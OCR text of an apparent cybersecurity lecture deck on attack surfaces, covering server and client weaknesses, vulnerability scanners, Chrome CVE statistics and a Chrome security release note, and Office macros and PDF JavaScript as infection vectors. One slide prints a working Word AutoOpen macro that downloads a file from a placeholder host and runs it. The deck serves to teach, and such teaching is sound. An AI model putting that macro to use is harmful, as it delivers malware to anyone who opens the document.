
- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed
- 2017 – heat-death: Pentesters & others use as default exploit

Pre-Built Exploit Templates



Pre-Built Exploit Templates






Via External Attack Surface

- Leveraging weaknesses in target's servers
- Primary causes of vulnerabilities
  - Insecure implementation
  - Insecure configuration
  - Misunderstood administrator assumptions/expectations

Via External Attack Surface


- Leveraging weaknesses in target's servers
- Primary causes of vulnerabilities
  - Insecure implementation
  - Insecure configuration
  - Misunderstood administrator assumptions/expectations
- Exploration and interrogation is readily available as deployed

Pre-Made Vulnerability Scanners



Burp Suite

Nessus



Mayhem/ ForAllSecure

Via Clients' Attack Surface

Via Clients' Attack Surface

- Leveraging weaknesses in target's clients


Via Clients' Attack Surface

- Leveraging weaknesses in target's clients
- Primary causes of vulnerabilities
  - Insecure implementation
  - Insecure configuration
  - Misunderstood user assumptions/expectations

Via Clients' Attack Surface

- Leveraging weaknesses in target's clients
- Primary causes of vulnerabilities
  - Insecure implementation
  - Insecure configuration
  - Misunderstood user assumptions/expectations
- Targets rely heavily on small set of predictable and widely-available/-understood applications

EX: Browsers



https://gs.statcounter.com/browser-market-share

Vulns are like Cats

Google » Chrome : Product details, threats and statistics

Versions | Vulnerabilities (**3581**) | Product Dashboard | CVSS Report | Metasploit Modules

Log in to view product risk score details

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	36	52	0	5	0	0	0	0	0	0	7
2016	30	31	0	7	1	0	0	0	0	0	14
2017	27	39	0	13	0	0	0	0	0	0	26
2018	28	34	0	7	0	0	0	0	0	1	35
2019	22	94	0	6	0	0	1	0	0	1	43
2020	23	117	0	6	0	0	0	0	0	0	15
2021	46	186	0	3	0	1	0	0	0	0	10
2022	38	216	0	2	0	0	0	0	0	0	18
2023	29	112	0	2	0	0	0	0	0	0	3
2024	19	87	0	1	0	0	0	0	0	0	0
2025	2	3	0	0	0	0	0	0	0	0	0
Total	300	971		52	1	1	1			2	171

Stable Channel Update for Desktop

Wednesday, February 12, 2025

The Stable channel has been updated to 133.0.6943.98/.99 for Windows, Mac and 133.0.6943.98 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 4 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$55000][391907159] **High** CVE-2025-0995: Use after free in V8. *Reported by Popax21 on 2025-01-24*
[TBD][391788835] **High** CVE-2025-0996: Inappropriate implementation in Browser UI. *Reported by yuki yamaoto on 2025-01-23*
[TBD][391666328] **High** CVE-2025-0997: Use after free in Navigation. *Reported by asnine on 2025-01-23*
[TBD][386857213] **High** CVE-2025-0998: Out of bounds memory access in V8. *Reported by Alan Goodman on 2024-12-31*


We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.

Many of our security bugs are detected using AddressSanitizer, MemorySanitizer, UndefinedBehaviorSanitizer, Control Flow Integrity, libFuzzer, or AFL.

EX: MS Office*



Office
Word
Excel
PowerPoint
Outlook
OneNote
Publisher
Access
Installing Office
We'll be done in just a moment.

MS Office Macros




MS Office Macros

MS Office Macros



MS Office Macros




Creating Malicious Word Macros Tutorial

Step 1: Create a payload. Macros use VBS for macros, so it's not hard to make them, but many are already made. Here is an example DL and Execute payload:

```
Sub AutoOpen()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://<IP>/<FILE>", False
xHttp.Send

With bStrm
 .Type = 1 '//binary
 .Open
 .write xHttp.responseBody
 .savetofile "file.exe", 2 '//overwrite
End With

Shell ("file.exe")

End Sub
```

PDFs :-(




Adobe Acrobat
(Windows)

Preview
(macOS/iOS)

Browser-Embedded
(cross-platform)

PDFs :-(



Apply actions and scripts

Search Adobe Support

About JavaScript™ in Acrobat

Netscape Communications developed JavaScript to simplify the creation of interactive web pages. Adobe has improved JavaScript for easy integration of this interactivity into your PDF documents.

You can use JavaScript code with actions tied to bookmarks, links, and pages. The Set Document Actions command lets you create document-wide JavaScript actions. For instance, selecting Document Did Save triggers the JavaScript after saving a document.


Acrobat Pro is needed to use JavaScript with forms and action wizards.

In Acrobat Pro, you can also use JavaScript with PDF forms and action wizards. Typical uses of JavaScript in forms include formatting, calculating, and validating data, and assigning actions. Field-level scripts, tied to specific form fields like a button, run when an event like a Mouse Up action happens.

